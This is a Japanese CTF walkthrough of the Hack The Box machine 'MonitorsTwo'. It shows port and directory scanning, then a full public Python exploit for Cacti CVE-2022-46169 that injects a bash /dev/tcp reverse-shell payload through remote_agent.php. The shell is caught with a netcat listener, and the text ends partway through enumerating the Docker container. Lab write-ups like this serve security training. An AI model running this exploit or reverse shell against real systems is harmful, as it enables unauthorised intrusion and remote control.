本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「MonitorsTwo」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン及びアクセス
(2) Webアクセスできるファイル/ディレクトリ調査
(3) CVE-2022-46169の脆弱性を悪用したリバースシェル奪取
(4) Dockerのマシン内の調査及び特権昇格
(5) データベースから認証情報取得
(6) John the Ripperを用いてハッシュ値解析
(7) marcusユーザーでSSHログイン
(8) 特権昇格のための調査
(9) 特権昇格(CVE-2021-41091の脆弱性悪用)
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン及びアクセス
(1) nmapコマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp) やHTTP(80/tcp)ポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.211
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 10:35 JST
Warning: 10.10.11.211 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.211
Host is up (0.30s latency).
Not shown: 65442 closed tcp ports (reset), 91 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Login to Cacti
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT       ADDRESS
1   432.13 ms 10.10.16.1
2   196.73 ms 10.10.11.211

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.13 seconds
(2) ブラウザを用いて「http://10.10.11.211/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査

(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ feroxbuster -u http://10.10.11.211/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
301      GET        9l       28w      315c http://10.10.11.211/locales => http://10.10.11.211/locales/
200      GET     3624l    36423w   254887c http://10.10.11.211/CHANGELOG
200      GET      279l     2491w    15171c http://10.10.11.211/LICENSE
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ gobuster dir -u http://10.10.11.211/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o MonitorsTwo_80.txt
ーーー(省略)ーーー
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/LICENSE              (Status: 200) [Size: 15171]
/cache                (Status: 301) [Size: 313] [--> http://10.10.11.211/cache/]
/cli                  (Status: 403) [Size: 276]
/docs                 (Status: 301) [Size: 312] [--> http://10.10.11.211/docs/]
/formats              (Status: 301) [Size: 315] [--> http://10.10.11.211/formats/]
/images               (Status: 301) [Size: 314] [--> http://10.10.11.211/images/]
/include              (Status: 301) [Size: 315] [--> http://10.10.11.211/include/]
/install              (Status: 301) [Size: 315] [--> http://10.10.11.211/install/]
/lib                  (Status: 301) [Size: 311] [--> http://10.10.11.211/lib/]
/locales              (Status: 301) [Size: 315] [--> http://10.10.11.211/locales/]
/log                  (Status: 403) [Size: 276]
/plugins              (Status: 301) [Size: 315] [--> http://10.10.11.211/plugins/]
/resource             (Status: 301) [Size: 316] [--> http://10.10.11.211/resource/]
/scripts              (Status: 301) [Size: 315] [--> http://10.10.11.211/scripts/]
/server-status        (Status: 403) [Size: 276]
/service              (Status: 301) [Size: 315] [--> http://10.10.11.211/service/]
Progress: 20478 / 20479 (100.00%)
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ sudo dirsearch -u http://10.10.11.211/
ーーー(省略)ーーー
[11:01:35] Starting:
[11:02:00] 200 -    4KB - /about.php
[11:02:32] 200 -  249KB - /CHANGELOG
[11:02:36] 200 -    4KB - /docs/
[11:02:50] 200 -    4KB - /links.php
[11:02:50] 200 -   15KB - /LICENSE
[11:03:08] 200 -   11KB - /README.md
ーーー(省略)ーーー
(4) ffufを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://10.10.11.211/FUZZ" -ic
ーーー(省略)ーーー
images                  [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 233ms]
                        [Status: 200, Size: 13844, Words: 600, Lines: 273, Duration: 440ms]
docs                    [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 219ms]
scripts                 [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 215ms]
service                 [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 372ms]
plugins                 [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 217ms]
log                     [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 221ms]
install                 [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 212ms]
lib                     [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 216ms]
resource                [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 210ms]
cache                   [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 221ms]
include                 [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 223ms]
LICENSE                 [Status: 200, Size: 15171, Words: 2581, Lines: 280, Duration: 212ms]
formats                 [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 221ms]
CHANGELOG               [Status: 200, Size: 254887, Words: 32927, Lines: 3625, Duration: 211ms]
locales                 [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 212ms]
cli                     [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 212ms]
                        [Status: 200, Size: 13844, Words: 600, Lines: 273, Duration: 323ms]
mibs                    [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 218ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 211ms]
:: Progress: [220546/220546] :: Job [1/1] :: 152 req/sec :: Duration: [0:21:01] :: Errors: 0 ::
ーーー(省略)ーーー
CVE-2022-46169の脆弱性を悪用したリバースシェル奪取
(1) ブラウザを用いて「http://10.10.11.211/」にアクセスすると、Cactiのバージョン1.2.22を使用していることが分かる。
(2) 「cacti 1.2.22 exploit」でGoogle検索すると、CVE-2022-46169の脆弱性があり「https://github.com/ariyaadinatha/cacti-cve-2022-46169-exploit」に攻撃コードが公開されている。
(3) 「https://github.com/ariyaadinatha/cacti-cve-2022-46169-exploit」の攻撃コードを実行するためにダウンロードする。
$ git clone https://github.com/ariyaadinatha/cacti-cve-2022-46169-exploit


$ cd cacti-cve-2022-46169-exploit
(4) 攻撃コードの内容を確認する。
$ cat cacti.py
import requests
import urllib.parse

def checkVuln():
    result = requests.get(vulnURL, headers=header)
    return (result.text != "FATAL: You are not authorized to use this service" and result.status_code == 200)

def bruteForce():
    # brute force to find host id and local data id
    for i in range(1, 5):
        for j in range(1, 10):
            vulnIdURL = f"{vulnURL}?action=polldata&poller_id=1&host_id={i}&local_data_ids[]={j}"
            result = requests.get(vulnIdURL, headers=header)

            if result.text != "[]":
                # print(result.text)
                rrdName = result.json()[0]["rrd_name"]
                if rrdName == "polling_time" or rrdName == "uptime":
                    return True, i, j

    return False, -1, -1


def remoteCodeExecution(payload, idHost, idLocal):
    encodedPayload = urllib.parse.quote(payload)
    injectedURL = f"{vulnURL}?action=polldata&poller_id=;{encodedPayload}&host_id={idHost}&local_data_ids[]={idLocal}"

    result = requests.get(injectedURL,headers=header)
    print(result.text)

if __name__ == "__main__":
    targetURL = input("Enter the target address (like 'http://123.123.123.123:8080')")
    vulnURL = f"{targetURL}/remote_agent.php"
    # X-Forwarded-For value should be something in the database of Cacti
    header = {"X-Forwarded-For": "127.0.0.1"}
    print("Checking vulnerability...")
    if checkVuln():
        print("App is vulnerable")
        isVuln, idHost, idLocal = bruteForce()
        print("Brute forcing id...")
        # RCE payload
        ipAddress = "192.168.1.15"
        ipAddress = input("Enter your IPv4 address")
        port = input("Enter the port you want to listen on")
        payload = f"bash -c 'bash -i >& /dev/tcp/{ipAddress}/{port} 0>&1'"
        if isVuln:
            print("Delivering payload...")
            remoteCodeExecution(payload, idHost, idLocal)
        else:
            print("RRD not found")
    else:
        print("Not vulnerable")
(5) もう1つプロンプトを起動し、1234/tcpで待ち受ける。
$ nc -lnvp 1234
listening on [any] 1234 ...
(6) CVE-2022-46169の脆弱性を悪用した攻撃コードを実行する。
$ python3 cacti.py
Enter the target address (like 'http://123.123.123.123:8080')   ←「http://10.10.11.211/」を入力して[Enter]
Checking vulnerability...
App is vulnerable
Brute forcing id...
Enter your IPv4 address          ←「10.10.16.10」を入力して[Enter]
Enter the port you want to listen on   ←「1234」を入力して[Enter]
Delivering payload...
(7) 1234/tcpで待ち受けていたプロンプトに応答があり、任意のコマンドを実行できるようになる。
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.211] 35564
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$
(8) 完全なシェルを奪取する。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ which script
/usr/bin/script

$ script -qc /bin/bash /dev/null


[Ctrl]+[Z]でバックグラウンドに移す


$ stty raw -echo;fg


$ bash


$ export TERM=xterm
(9) 現在ログインしているユーザー情報を確認すると、www-dataユーザーであることが分かる。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)


$ whoami
www-data
Dockerのマシン内の調査及び特権昇格
(1) 格納しているディレクトリ/ファイルを確認すると、.dockerenvというファイルがあるためDockerを用いて構築されたマシンであることが分かる。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ find / -name ".dockerenv"
ーーー(省略)ーーー
/.dockerenv


$ cat /.dockerenv
   →何も出力されない。
(2) 環境変数の内容を確認するが、特に気になる内容はない。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ printenv
HOSTNAME=50bca5e748b0
PHP_VERSION=7.4.33
APACHE_CONFDIR=/etc/apache2
PHP_INI_DIR=/usr/local/etc/php
GPG_KEYS=42670A7FE4D0441C8E4632349E4FDC074A4EF02D 5A52880781F755608BF815FC910DEB46F53EA312
PHP_LDFLAGS=-Wl,-O1 -pie
PWD=/var/www/html
APACHE_LOG_DIR=/var/log/apache2
LANG=C
PHP_SHA256=924846abf93bc613815c55dd3f5809377813ac62a9ec4eb3778675b82a27b927
APACHE_PID_FILE=/var/run/apache2/apache2.pid
PHPIZE_DEPS=autoconf            dpkg-dev                file            g++             gcc             libc-dev             make            pkg-config              re2c
TERM=xterm
PHP_URL=https://www.php.net/distributions/php-7.4.33.tar.xz
APACHE_RUN_GROUP=www-data
APACHE_LOCK_DIR=/var/lock/apache2
SHLVL=4
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
APACHE_RUN_DIR=/var/run/apache2
APACHE_ENVVARS=/etc/apache2/envvars
APACHE_RUN_USER=www-data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PHP_ASC_URL=https://www.php.net/distributions/php-7.4.33.tar.xz.asc
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
_=/usr/bin/printenv
(3) sudoコマンドの設定を確認するが、、sudoコマンドを実行できない。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ sudo -l
bash: sudo: command not found
(4) SUIDファイルを検索する。Linuxのcapability管理ができるコマンド(/sbin/capsh)にSUIDがセットされていることが分かる。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ find / -perm -u=s -type f 2> /dev/null
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/su
